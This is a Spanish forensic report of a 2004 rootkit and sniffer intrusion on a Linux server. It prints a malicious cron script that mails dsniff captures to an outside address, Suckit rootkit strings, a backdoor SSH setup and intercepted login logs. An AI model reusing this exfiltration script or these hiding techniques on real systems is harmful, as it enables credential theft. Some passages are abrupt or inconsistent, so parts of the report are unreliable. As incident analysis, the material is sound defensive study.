primer desafío operativo directo: ejecutar un triaje en vivo sobre el servidor `helios` en funcionamiento, examinando el sistema de archivos sin alertar al intruso y recolectando los primeros artefactos materiales que delataran su presencia. Esta inspección inicial reveló una alarmante siembra de binarios con permisos indebidos de superusuario, cuyo descubrimiento se examina a continuación.

Perspectiva y lección técnica: adquisición de memoria volátil

En investigaciones periciales de sistemas Unix/Linux, la adquisición de memoria RAM viva estaba en una fase incipiente. Hoy en día, la captura de memoria volátil mediante controladores del kernel como *LiME* (*Linux Memory Extractor*) y su posterior interrogación con marcos avanzados como *Volatility 3* constituyen el primer paso ineludible en la respuesta a incidentes, permitiendo recuperar claves de cifrado, conexiones de red activas en memoria e inyecciones de código que jamás tocan el disco duro.

Parte II

Detección temprana y artefactos en vivo

Capítulo 3

Detección temprana y artefactos en vivo

La detección inicial de una intrusión suele manifestarse a través de discrepancias sutiles en la operación cotidiana del sistema. A mediados de abril de 2004, la administración de cómputo identificó la presencia de archivos con permisos especiales y propietarios no autorizados en ubicaciones reservadas al sistema. Este capítulo documenta las primeras acciones de respuesta en vivo y el inventario preliminar de artefactos anómalos.

Uso de /dev como ocultamiento tradicional

El directorio `/dev` fue históricamente el refugio predilecto de los intrusos en sistemas Unix/Linux. Dado que alberga cientos de archivos especiales de bloques y caracteres, los atacantes solían crear subdirectorios camuflados con nombres de dispositivos virtuales (como `/dev/ptyp` o `/dev/...`) para almacenar herramientas de compilación, *sniffers* y ejecutables con bit SUID activado.

3.1 Detección inicial: archivos con permisos SUID y SGID

A mediados del mes de abril la administración de cómputo descubrió que el equipo estudiado tenía sembrados programas con permisos de root no autorizados. Se procedió a hacer una búsqueda de todos los programas cuyo propietario fuera root, y también los que tuvieran el bit **SUID** y/o **SGID** en todo el disco duro mediante la orden `find / -type f` $-perm -4000 -o -perm -2000$ `-ls`. Esta búsqueda dio

como resultado que el usuario duende [1] mantenía en sus directorios privados ejecutables con permisos especiales indebidos. En la arquitectura de seguridad Unix, un archivo binario con el bit **SUID** (*Set User ID*, modo octal 4000) o **SGID** (*Set Group ID*, modo octal 2000) adquiere en tiempo de ejecución los privilegios efectivos (*effective UID / GID*) del **propietario del archivo en disco**, y no los del usuario interactivo que lo invoca. Por consiguiente, si un binario pertenece a `root` y tiene activo el bit SUID (`-rwsr-xr-x`), cualquier usuario común puede ejecutarlo y ejecutar instrucciones con plenos privilegios de superusuario en el sistema.

Los resultados de búsqueda de archivos **SUID** y **SGID** fuera de lo común en toda la máquina son los siguientes:

```
702242 92 -rwsr-sr-x 1 root root 88531 Feb 11 1999 /home/staff/duende/prog/bin/registro
620791 20 -rwsrwsr-x 1 root root 18256 Jan 9 2000 /home/staff/duende/prog/gtk/registros
```

Hasta este momento no se sospechaba en particular del usuario duende o 500, que para la máquina y nosotros son y serán idénticamente el mismo.[2]

3.2 Presencia anómala en directorios del sistema

En seguida se procedió a buscar archivos que pertenecieran a usuarios distintos de `root` o 0 (que son idénticamente el mismo) y que estuvieran guardados en sitios impropios, como los directorios de sistema.

Los archivos no pertenecientes a root que se encuentran en los árboles de directorios del sistema son los siguientes:

```
501289   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:18 ./usr/bin/top
501292   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:19 ./usr/bin/pstree
388613   24 -rwxr-xr-x   1 500      users       20705 Apr 11 16:24 ./usr/bin/getty
227367  392 -rwxr-xr-x   1 500      users      395235 Apr 15 20:23 ./usr/lib/popclean
227360    4 -rwxr-xr-x   1 500      users        1013 Apr 15 20:23 ./usr/local/lib/dsniff.
     services
227358    4 -rwxr-xr-x   1 500      users         236 Apr 15 20:23 ./etc/cron.daily/dnsquery
501288   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/ps
388620   32 -rwxrwxr-x   1 500      users       29220 Mar 18  2002 ./bin/kevent
469100    4 -rwxr-xr-x   1 500      users         475 Nov 14  2002 ./bin/endl
501291   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/netstat
227355  708 -rwxr-xr-x   1 500      users      718863 Apr 11 16:13 ./bin/sysinit
324280    4 -rwxr-xr-x   1 501      users         240 Oct  1  2002 ./bin/weit
227351    4 -rwxr-xr-x   1 500      users         627 Mar  8 06:14 ./dev/rd/c2d3b2
227352    4 -rwxr-xr-x   1 500      users         531 Nov 14  2002 ./dev/rd/c6d0b2
227353    4 -rwxr-xr-x   1 500      users         512 Nov 14  2002 ./dev/rd/c6d3b2
130454    4 -rwxr-xr-x   1 500      users          36 Nov 14  2002 ./dev/.libn
130456    4 -rwxr-xr-x   1 500      users          66 Mar  8 06:12 ./dev/.libpt
130461    4 -rwxr-xr-x   1 500      users          69 Mar  8 06:13 ./dev/.libtr
```

[1] En todo el informe, serán utilizados los nombres de login tal como aparecen en los archivos de registro de las máquinas, y nunca los nombres reales de los usuarios.

[2] Usaremos indistintamente el número de identificación del sistema (id) o el nombre del usuario según sea el resultado de cada tipo de búsqueda o estudio.

```
130458    4 -rwxr-xr-x   1 500      users          65 Mar  8 06:12 ./dev/.libtp
533480    4 drwxr-xr-x   2 500      users        4096 May  9 19:05 ./dev/zqft4
```

Ninguno de los programas que aparecen en la lista debe de pertenecer a alguno de esos usuarios.

Los archivos:

```
501289   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:18 ./usr/bin/top
501292   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:19 ./usr/bin/pstree
388613   24 -rwxr-xr-x   1 500      users       20705 Apr 11 16:24 ./usr/bin/getty
501288   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/ps
388620   32 -rwxrwxr-x   1 500      users       29220 Mar 18  2002 ./bin/kevent
469100    4 -rwxr-xr-x   1 500      users         475 Nov 14  2002 ./bin/endl
501291   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/netstat
227355  708 -rwxr-xr-x   1 500      users      718863 Apr 11 16:13 ./bin/sysinit
```

son archivos muy importantes para el sistema que tienen la función de mostrar los procesos y programas que se están ejecutando en la máquina, así como las conexiones por red que mantiene el equipo en un momento determinado.

Los archivos:

```
130454    4 -rwxr-xr-x   1 500      users          36 Nov 14  2002 ./dev/.libn
130456    4 -rwxr-xr-x   1 500      users          66 Mar  8 06:12 ./dev/.libpt
130461    4 -rwxr-xr-x   1 500      users          69 Mar  8 06:13 ./dev/.libtr
130458    4 -rwxr-xr-x   1 500      users          65 Mar  8 06:12 ./dev/.libtp
533480    4 drwxr-xr-x   2 500      users        4096 May  9 19:05 ./dev/zqft4
```

no deberían existir en un sistema normal, y el punto antes del nombre indica que el archivo es oculto.

Los archivos:

```
227367  392 -rwxr-xr-x   1 500      users      395235 Apr 15 20:23 ./usr/lib/popclean
227360    4 -rwxr-xr-x   1 500      users        1013 Apr 15 20:23 ./usr/local/lib/dsniff.
     services
227358    4 -rwxr-xr-x   1 500      users         236 Apr 15 20:23 ./etc/cron.daily/dnsquery
```

son muy sospechosos y serán analizados con detalle pues están relacionados entre si.

Se observa que la gran mayoría de los archivos extraños pertenecen al usuario 500 o duende, por lo tanto sera investigado de manera particular pero no exclusiva como se vera mas adelante.

La búsqueda de archivos cuyo dueño es el usuario 500 según el comando find dio co-

mo resultado solo los archivos arriba listados y los de su directorio: `/home/staff/duende`. Los otros números de usuario no dan ninguna otra salida además de las normales.

Se procedió a ver el contenido de los registros de la cuenta duende por medio de los archivos history y `.bash_history`. Estos archivos guardan la lista de comandos ejecutados por los usuarios durante los accesos a la máquina. Un usuario normal y que no esta ocultando nada, tiene todos los comandos que se ejecutaron desde que se abrió la cuenta o se reinstaló el sistema, hasta la última vez que accedió al servidor. La limpieza de bitácoras es el primer rastro que se intenta eliminar en un ataque informático.

La revisión de las bitácoras del usuario dio:

`.bash_history` esta vacío. Quizá el usuario no usa `bash` como **shell**.

`.history` es la bitácora del **shell** `tcsh`, y nos muestra comandos normales pero antiguos y escasos. Quizá se limpio intencionalmente.

3.3 Auditoría y análisis de historiales de comandos

Dado que los registros estáticos no proporcionaban información en tiempo real sobre la actividad del usuario, se procedió a revisar bitácoras existentes poco conocidas por los administradores, y por lo tanto pocas veces limpiadas en una intrusión. Una de estas bitácoras es manejada por el navegador de directorios **Midnight Commander** (mc) del cual pocas personas saben que hace registro de su actividad. Los registros de **mc** se actualizan periódicamente; esto es, que cada cierto tiempo se limpia el archivo `history` de **mc**, y no podemos decir que los comandos ahí almacenados son muy antiguos.

Los resultados de revisar la bitácora `history` en el directorio `.mc` es la siguiente:

```
[Dir Hist Directorio Personal]
0=/home/staff/duende/.gnome-desktop/Directorio Personal

[Dir Hist duende]
0=/home/staff/duende/.gnome-desktop/duende
1=/home/staff/duende/.gnome-desktop/duende/doc
2=/home/staff/duende/.gnome-desktop/duende
3=/home/staff/duende/.gnome-desktop/duende/doc
4=/home/staff/duende/.gnome-desktop/duende
5=/home
6=/usr/local/netscape

[name]

56=.bash_history
57=pop.log
59=test*

[Dir Hist New Left Panel]
0=/etc
1=/
```

```
2=/root
3=/root/chkrootkit-0.40
4=/root
5=/root/helios-rh
6=/root

27=/root
28=/root/archivos
29=/root
30=/root/pine
31=/root
32=/
33=/sbin
34=/
35=/tmp
36=/
37=/etc
38=/etc/cron.d
39=/etc
40=/etc/cron.daily
41=/etc
42=/
43=/usr
44=/usr/lib
45=/usr
46=/home/staff/duende
47=/home/staff
48=/home/staff/duende
49=/home/staff/duende/xm
50=/home/staff/duende
51=/home/staff/duende/o0o.tar#utar
52=/home/staff/duende/o0o.tar#utar/s8exp
53=/home/staff/duende/o0o.tar#utar
54=/home/staff/duende
55=/home/staff
56=/var/mail
57=/var
58=/home/staff/duende
59=/var/log

[Dir Hist New Right Panel]

23=/home/est/proa
24=/home/staff/duende
25=/home/est/zopilote
26=/home/est/proa
27=/home/est/zopilote
28=/tmp
29=/home/est/zena
30=/home/staff/duende
31=/home/est/zena
32=/tmp
33=/tmp/.sxp
34=/tmp
35=/home/est/zena
36=/home/staff/duende
37=/tmp
38=/tmp/.sxp
39=/tmp
40=/
41=/temporal
42=/
```

```
43=/home/staff/duende
44=/home/staff/duende/prog/c/lc
45=/home/staff/duende
46=/home/staff/duende/prog/c/uno
47=/dev
48=/dev/zqft4
49=/home/staff/duende/prog/c/uno
50=/home/staff/duende/prog/c
51=/home/staff/duende
52=/home/staff/duende/xm
53=/home/staff/duende
54=/dev
55=/dev/zqft4
56=/dev
57=/home/staff/duende
58=/home/staff
59=/home/staff/duende

[cmdline]
3=ee ladiva.rgb
9=cd temp
10=make
11=make -f makefile.linux
12=vi makefile.linux
13=make -f makefile.linux
14=sh fixunix.sh
15=cp Makefile.unx Makefile
16=make
17=cd
18=cd bajar
19=cd
20=cd /usr/local/include
21=cd bajar
22=[6~[6~[6~
23=cd
24=cd /tmp
25=ls -lF
26=more sm
27=less sm
28=ls -lF
29=cd /home/est/proa
30=[21~0
31=cd /tmp
32=qdate
33=date
34=[21~0
35=cd /home/est/zena
36=cd /tmp
37=cd /home/est/zena
38=cd /tmp
39=du -h
40=w
41=cd /home/staff
42=cd /tmp
43=cd /etc
44=less shadow
45=cd /var/log
46=cd /dev
47=ls -lFa dnsquery
48=cd /etc
49=chown root.root dnsquery
50=cd /home/staff/duende/
```

```
51=cd /dev
52=cd
53=ld -lFa dnsquery
54=ls -lFa dnsquery
55=cd
56=date
57=cd /var/mail
58=ls -lFa .bash_history
59=cd /var/log
```

La última fecha de modificación de este archivo es el 27 de abril, esto indica que el programa fue usado hasta el último día que estuvo activo el servidor.

```
-rw-------    1 500      500          7676 Apr 27 04:29 .mc/history
```

Este archivo nos brinda una gran cantidad de evidencia que muestra que el usuario duende accedía y leía los archivos impropios que están a su nombre en la máquina, y también a los que no lo están pero son objeto de investigación. Las líneas bajo un campo `Dir` indican acceso a directorios en alguno de los dos paneles del navegador. `cmndline` muestra los comandos ejecutados por el usuario.

Es de notar el acceso a `/root`, el directorio del superusuario, este es un directorio donde ningún usuario tiene que acceder y menos revisar el contenido de los directorios restringidos que ahí están alojados.

Una línea muestra que se trató de leer el contenido de `/etc/shadow` el archivo de contraseñas, el cual solo el superusuario tiene la capacidad de leer, y un atacante solo puede verlo si tiene acceso a la cuenta restringida root. Cabe mencionar que el usuario duende no es root del sistema y no tiene ninguna función administrativa, así que el acceso a esos archivos es una actividad prohibida, teniendo además que mencionar que esta es una cuenta de alguien que ya no pertenece a la institución.

Otra línea mas, muestra que se trató de cambiar el dueño de `dnsquery`, que tiene asignado el propietario duende, por el de root. Esta línea es señal inequívoca de que usuario tenía acceso a la cuenta root, pues solo root puede hacer este tipo de cambios.

3.3.1 Análisis detallado de las entradas recuperadas

A partir de la bitácora de Midnight Commander, se identificaron múltiples patrones de actividad anómala que revelan con precisión las intenciones del operador:

Inspección de historiales y bitácoras del sistema

El usuario examinó activamente los registros donde habitualmente quedan asentadas las conexiones y comandos:

```
56=.bash_history
```

```
57=pop.log
59=test*
56=/var/mail
59=/var/log
```

El interés por `.bash_history` y `pop.log` sugiere la intención de verificar si sus sesiones previas habían dejado rastro o de auditar la actividad de otros usuarios del servidor.

Exploración de rutas restringidas y herramientas de auditoría

El operador navegó sistemáticamente por directorios reservados con exclusividad al superusuario:

```
2=/root
3=/root/chkrootkit-0.40
5=/root/helios-rh
28=/root/archivos
30=/root/pine
38=/etc/cron.d
40=/etc/cron.daily
44=/usr/lib
```

Resulta de máxima gravedad el acceso al directorio `/root/chkrootkit-0.40`: el intruso detectó que el administrador había instalado una herramienta de detección de rootkits y procedió a inspeccionar su configuración para evaluar si su presencia encubierta podía ser descubierta. Asimismo, la revisión de `/etc/cron.daily` denota la búsqueda de mecanismos para garantizar la persistencia de sus procesos.

Pivoteo sobre cuentas de estudiantes y rutas ocultas

En el panel secundario del navegador se constata la navegación cruzada entre los directorios personales de diversas cuentas que presentaban signos de compromiso:

```
23=/home/est/proa
25=/home/est/zopilote
29=/home/est/zena
33=/tmp/.sxp
48=/dev/zqft4
49=/home/staff/duende/xm
```

El acceso a `/dev/zqft4` reviste particular trascendencia pericial, al tratarse de un directorio camuflado como dispositivo de cinta magnética en el árbol `/dev`, utilizado como almacén encubierto de binarios troyanizados.

Desempaquetado de herramientas de explotación y compilación

La bitácora documentó la manipulación de paquetes comprimidos y la compilación de ejecutables en áreas temporales:

```
51=/home/staff/duende/o0o.tar#utar
52=/home/staff/duende/o0o.tar#utar/s8exp
9=cd temp
10=make
11=make -f makefile.linux
14=sh fixunix.sh
```

El archivo `o0o.tar` contenía las herramientas de explotación local de kernel (Suckit y scripts auxiliares). La secuencia de compilación en `/tmp` confirma la preparación y ajuste de binarios a la arquitectura del sistema analizado.

Uso de privilegios de root y alteración de evidencias

El bloque final de comandos ejecutados en la consola confirma sin ambigüedad que el usuario operaba con privilegios plenos de administración:

```
43=cd /etc
44=less shadow
47=ls -lFa dnsquery
49=chown root.root dnsquery
58=ls -lFa .bash_history
```

La lectura directa del archivo `/etc/shadow` solo es técnicamente posible para la cuenta `root`. Asimismo, el comando `chown root.root dnsquery` demuestra el intento deliberado por transferir la propiedad del archivo malicioso `dnsquery` (originalmente creado bajo el usuario `duende`) al superusuario, buscando enmascararlo entre los programas legítimos del sistema operativo.

La confirmación de que el usuario `duende` poseía control de superusuario y operaba sobre directorios camuflados en `/dev` planteó una interrogante de máxima gravedad: £qué funciones cumplían los programas almacenados en `/dev/zqft4` y `/dev/ptyp`, y qué impacto operativo estaban causando sobre el servidor? Para responder a ello, la investigación procedió de inmediato a someter estos binarios a un análisis de funcionalidad e ingeniería inversa, destapando el despliegue de una red de bots IRC parásitos y un sofisticado mecanismo de intercepción de credenciales en el sistema.

Capítulo 4

Infraestructura parásita: bots IRC y malware

Durante los primeros años del siglo XXI, la motivación primordial de los grupos de atacantes automatizados y oportunistas no era el robo de propiedad intelectual ni el secuestro de datos (*ransomware*), sino la apropiación de ancho de banda y capacidad de cómputo para gobernar redes de canales IRC. La implantación de *Eggdrop*, *psyBNC* y servidores de retransmisión clandestinos convertía servidores académicos en nodos zombis sin el consentimiento de sus administradores.

Mecanismo de falsificación de procesos (suplantación de `argv[0]`)

En sistemas Linux, el comando estándar `ps` lee por defecto la línea de argumentos desde la memoria del proceso (`/proc/<pid>/cmdline`). Un programa malicioso en espacio de usuario puede reescribir su propio vector `argv[0]` en tiempo de ejecución invocando `prctl()` o modificando directamente el búfer de argumentos. De este modo, un proceso hostil como un bot IRC puede camuflarse ante el administrador simulando ser un servicio legítimo como `dnsquery`, `identd` o `sysinit`. El analista forense desarticula esta evasión inspeccionando el enlace simbólico del binario real en `/proc/<pid>/exe` y comparando su huella criptográfica con la base de datos de paquetes del sistema.

4.1 Inventario y función de binarios sospechosos en `/dev`

Se revisará ahora el contenido y función de muchos de los archivos sospechosos:

Se estudiarán primero los archivos en el directorio `/dev` que no sean parte de la insta-

lación original.

El contenido de `.libn` es:

```
kis
ircd
6667
186
17749
56321
51759
```

Por su parte, el archivo `/dev/.libpt` contenía el diccionario de cadenas utilizado por el malware para enmascarar su presencia en la tabla de procesos del sistema:

```
dnsquery
-bash
linux
sysinit
db
identd
plogd
screen
ecko
popclean
```

Asimismo, el archivo `/dev/.libtp` definía los nombres de simulación para los procesos residentes en memoria:

```
 -bash
linux
dnsquery
sysinit
identd
plogd
db
screen
.tp
popclean
```

De manera coincidente, el archivo `/dev/.libtr` replicaba los alias de camuflaje para los módulos de intercepción:

```
-bash
linux
dnsquery
sysinit
identd
plogd
db
```

```
screen
.tp
popclean
```

El contenido de estos archivos, muestra información sobre procesos que seguramente leen otros programas durante su ejecución como se vera mas adelante.

El archivo `/etc/cron.daily/dnsquery` contiene lo siguiente:

```
#!/bin/sh
cd /usr/lib/
./popclean -r pop.log > test
mail eckosniffer@yahoo.com -s "Sniff $(uname -a)" < test
kill -9 `/sbin/pidof /usr/lib/popclean`
rm -rf test pop.log
A=$PATH
export PATH=/usr/lib/
popclean -w pop.log &
export PATH=$A
```

El *script* anterior ejecuta todos los días un programa llamado `popclean`, el cual lee su configuración desde `pop.log`, la salida es entonces salvada al archivo `test`, en seguida se envía el contenido del archivo a una dirección de correo en yahoo, se mata el proceso en ejecución y se borran los archivos generados. Este es el programa al cual el usuario duende trato de cambiar el propietario con el fin de ocultar su existencia.

Veamos que es el archivo `popclean`:

```
popclean: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), not stripped
```

es un ejecutable para Linux.

Extrayendo las cadenas de texto en este archivo binario, obtenemos (suprimiendo cientos de líneas y quedandonos con solo las mas reveladoras):

```
Version: 2.3
Usage: dsniff [-cdmn] [-i interface] [-s snaplen] [-f services]
              [-t trigger[,...]] [-r|-w savefile] [expression]
cdf:i:mnr:s:t:w:h?V
record_init
nids_init: %s
/usr/local/lib/dsniff.magic
/usr/local/lib/dsniff.services
listening on %s [%s]
listening on %s
```

El programa es en realidad `dsniff`. `dsniff` es uno de los llamados *sniffers*, su uso es capturar la información que pasa por las tarjetas de red conectadas al sistema. Este programa corría a diario y enviaba resultados a una cuenta de correo.

El contenido de `/usr/local/lib/dsniff.services` es el siguiente:

```
vrrp        112/ip
ospf         89/ip
pptp         47/ip
icq        4000/udp
mmxp        2417/udp
sniffer        2001/udp
tds        1433/udp
rip        520/udp
mmxp         417/udp
snmp         161/udp
portmap         111/udp
portmap         -111/udp
pcanywhere    65301/tcp
aim        9898/tcp
napster         8888/tcp
http        8080/tcp
napster         7777/tcp
tds        7599/tcp
irc        6669/tcp
irc        6668/tcp
irc        6667/tcp
napster         6666/tcp
x11        6005/tcp
x11        6004/tcp
x11        6003/tcp
x11        6002/tcp
x11        6001/tcp
x11        6000/tcp
pcanywhere    5631/tcp
napster         5555/tcp
postgresql    5432/tcp
aim        5190/tcp
napster         4444/tcp
http        3128/tcp
tds        2638/tcp
mmxp        2417/tcp
cvs        2401/tcp
oracle         1526/tcp
oracle         1521/tcp
citrix         1494/tcp
tds        1433/tcp
socks         1080/tcp
smtp         587/tcp
rlogin         514/tcp
rlogin         513/tcp
rlogin         512/tcp
mmxp         417/tcp
ldap         389/tcp
telnet         261/tcp
imap         220/tcp
imap         143/tcp
smb        139/tcp
nntp         119/tcp
portmap         111/tcp
```

```
pop        110/tcp
pop        109/tcp
poppass        106/tcp
http        98/tcp
http        80/tcp
smtp        25/tcp
telnet        23/tcp
ftp        21/tcp
portmap        -111/tcp
yppasswd    100009/rpc
mountd        100005/rpc
ypserv        100004/rpc
```

Es un listado de los puertos de red en los cuales `dsniffer` escuchaba. La máquina era espiada en todos los servicios anteriores. `dsniff` es muy selectivo y se especializa en capturar login y contraseña.

El contenido del directorio `/dev/zqft4` es:

```
--w--w--w-    1 root     root       133730 May  9 22:00 .sniffer
-rw-r--r--    1 root     root            0 May  9 19:05 messages.hm
-rwxr-xr-x    1 root     root        28472 Apr  8 11:02 sk
```

Veamos el contenido de estos archivos:

```
sk: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

Es un ejecutable con las siguientes cadenas de texto (reducidas):

```
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:./bin:/dev/zqft4:/dev/zqft4/
     bin
HOME=/dev/zqft4
HISTFILE=/dev/null
PS1=\[\033[1;30m\][\[\033[0;32m\]\u\[\033[1;32m\]@\[\033[0;32m\]\h \[\033[1;37m\]\W\
    [\033[1;30m\]]\[\033[0m\]#
SHELL=/bin/bash
TERM=linux
pqrstuvwxyzabcde
0123456789abcdef
/dev/ptmx
/dev/pty
/dev/tty
/dev/null
/dev/null
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/dev/zqft4
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't allocate raw socket (%d)
FUCK: Can't fork child (%d)
```

```
Done, pid=%d
/dev/zqft4/.rc
use:
 %s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version:  %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid  %d (%d)
Pid  %d is hidden now!
FUCK: Failed to unhide pid  %d (%d)
Pid  %d is visible now!
file
Failed to change  %s hiding (%d)!
 %s hiding is now  %s!
kmalloc
_kmalloc
__kmalloc
/dev/zqft4
/dev/kmem
FUCK: Can't open  %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't find kmalloc()!
kmalloc()=0x%08x, gfp=0x%x
FUCK: Can't read syscall  %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done,  %d bytes, base=0x%08x
/dev/kmem
/dev/null
core
FUCK: Got signal  %d while manipulating kernel!
/sbin/init!
0123456789abcdefghijklmnopqrstuvwxyz
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<NULL>
'Yi
/dev/null
1.3b
/dev/zqft4/.sniffer
/proc/
/proc/net/
socket:[
/sbin/init
/sbin/init!
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
```

Este binario crea varios archivos en el disco, uno de ellos es `/dev/zqft4/.sniffer`, y corre `/sbin/init` y `/sbin/init!` Estos programas controlan el arranque del sistema, y `/sbin/init!` no aparece en los listados de /sbin con las herramientas propias de la máquina.

El archivo `messages.hm` no contiene información relevante, y solo es un log donde el atacante podía revisar si sus acciones estaban encubiertas.

`.sniffer` contiene información privada que no sera mostrada en este informe, y es aquí donde se almacenaba información sustraída de las conexiones seguras. `SSH` y `sftp` son servicios encriptados, y un *sniffer* no puede obtener información legible en texto llano sino solo la transferencia cifrada. En este caso los datos se recabaron antes de que fueran cifrados y así se vaciaron a `.sniffer`, esto indica la usurpación de las funciones de `login`, `SSH` y los interpretes de comandos como `bash`.

`/dev/zqft4/.sniffer` es el archivo mas importante en esta investigación e implica la existencia de programas troyanizados que agregan o restan funciones a los programas usurpan. El contenido de este archivo es de mas de dos mil líneas y solo se se mostrarán algunas como muestra de su función. El flujo de intercepción se ilustra en la Figura 4.1.




Figura 4.1: Mecanismo de captura encubierta de credenciales antes del cifrado en el daemon de terminal.

```
/usr/bin/ssh-agent -- kde2 :
/usr/lib/telnetlogin -h host-198.18.10.198-cust.telemedia.net.mx -p :
login -h host-198.18.10.198-cust.telemedia.net.mx -p :
helios login: Password: ********
/usr/lib/telnetlogin -h dup-200-64-239-90.prodigy.net.mx -p :
login -h dup-200-64-239-90.prodigy.net.mx -p :
helios login: Password: ********
/usr/lib/telnetlogin -h dup-200-64-239-90.prodigy.net.mx -p :
login -h dup-200-64-239-90.prodigy.net.mx -p :
helios login:
Login timed out after 60 seconds.
/usr/lib/telnetlogin -h dup-200-64-239-90.prodigy.net.mx -p :
login -h dup-200-64-239-90.prodigy.net.mx -p :
helios login: Password: ********
scp -r /var/mail 192.0.2.250:/respaldo/mail/helios/ :
/usr/bin/ssh -x -oForwardAgent no -oClearAllForwardings yes 192.0.2.250 scp -r -t
/respaldo/mail/helios/ :
The authenticity of host '192.0.2.250 (192.0.2.250)' can't be established.
RSA key fingerprint is 03:0d:65:1e:07:45:f8:fc:9d:b6:cd:87:8b:9a:23:28.
```

```
Are you sure you want to continue connecting (yes/no)? Warning: Permanently added
'192.0.2.250' (RSA) to the list of known hosts.
/usr/lib/telnetlogin -h 192.0.2.250 -p :
login -h 192.0.2.250 -p :
helios login: Password: ********
ssh atlas :
alopez@atlas's password: ********
ssh -l alopez atlas :
@@@
```

```
# AllowHosts Lame
DenyHosts *.localhost 127.0.0.1
# Umask 022
SilentDeny yes
```

Es un archivo de configuración del servidor SSH, un servidor que lee este archivo en vez de hacerlo en `/etc/SSH/`, y escucha en el puerto `56321` en lugar del `22`. Su llave de autentificación es `/dev/rd/c6d0b2`, su semilla aleatoria de generación de llaves criptográficas es `/dev/rd/c6d3b2`, y su identificador de proceso es guardado en `/dev/rd/c0d0b1`. Además no permite conexiones locales solo remotas y desde la dirección local `0.0.0.0`. Su función puede ser dar acceso inmediato a root a solicitud del atacante.

`/dev/rd/c6d0b2` contiene:

```
SSH PRIVATE KEY FILE FORMAT 1.1
^0^0^0^0^0^0^0^0^4^0^4^0^183^21^^223^18^225^11^196^195^136^135L^222^252re^139}I^190^21^29:^204
^142^19|9^174^216^188^208^199mMb^177^229#^213^166^143-Q^202^163^222Ta^228^135^185^201^30^4O
^185_%^136r^144f^197^27^146^206d^29^207^193w^188^240^1306^234^133^209eN^193;iR^146
^158^175^165~^175^138^218*%^230)^132^18^191^172^127^230^174^7^190"uC^215c^234^251;
S^239^219^189$^215>rCP%^0^6#^0^0^0^16root@xxxbuck.com^198^207^198^207^3^252^11Uo^225
^173^212^16^^152^^255^235^30[^210^172^223F^206u^239^186^1540^190^156^177^6^21^25^131
^130r^22^173B^127^234^18S^171^170{^174^167`}^234r^241^184
}n>nZy^246^192g^129!^233#^157^201L^226[^146^254^189^144^0W^17^1379^221^217"F^224T*o
^214^215^195^169KNv^5^207^24ec^2^163jr^189pC^246b^233^1318
^241^174^233^211^184<^235^155^5O^18P^147.^176I^2^0^208M^245v^205^215VmQ^0M
^213a{k^223^169^176^165_{&0^30^4^219^151f^21^243<O^172^2483^231^208^11^^228}
^11^129$^2^153^255^243^148^168^242'^153^243^151^133F{^171^147^20J^4^2^0^208^188B
^140^28^253(^163^27^147kM^132^206w^244^2^226^130;_^201!J^216^0,^161=^129X^191^156
^172M,"^234^198^159c^161sxc\^187:V^245^24^130^221^197b%^187_^172K^235^241^219^2^0
^224^138%@h^218^194T^176AKi-^29^18^211^22%^7^3^137
?^186^211^149c.^135^137\^230/7!^217^27^213^210{^143^234l^204^157P^515^141H_?^177
^194^177i^178-^201^22e^255^0^0^0^0
```

El archivo de configuración busca `/dev/rd/c0d0b1` como almacén del número de proceso del ejecutable, solo que este archivo tiene como propietario a root.

```
-rw-r--r--    1 root     root            5 Apr 11 15:55 c0d0b1
```

`/dev/rd/c0d0b1` contiene el número de proceso de la última vez que se ejecutó el servidor `SSH` troyanizado:

```
6579
```

La presencia de archivos que tienen como dueño a root ameritan un análisis *post mortem*, pero antes se procederá a monitorear la actividad del usuario duende en el equipo.

Análisis de daemons y sniffers interceptores

En este capítulo se demostró que el binario `in.telnetd` fue troyanizado para volcar credenciales interceptadas en el archivo encubierto `/dev/rd/c2d3b2`. Si un administrador sospecha que un daemon de red está interceptando sesiones interactivas, £qué herramientas periciales en vivo (`lsof`, `fuser`, `strace`) permiten identificar qué descriptores de archivos tiene abiertos dicho proceso hacia el sistema de archivos local?

Perspectiva forense contemporánea: canales de comando y control (C2)

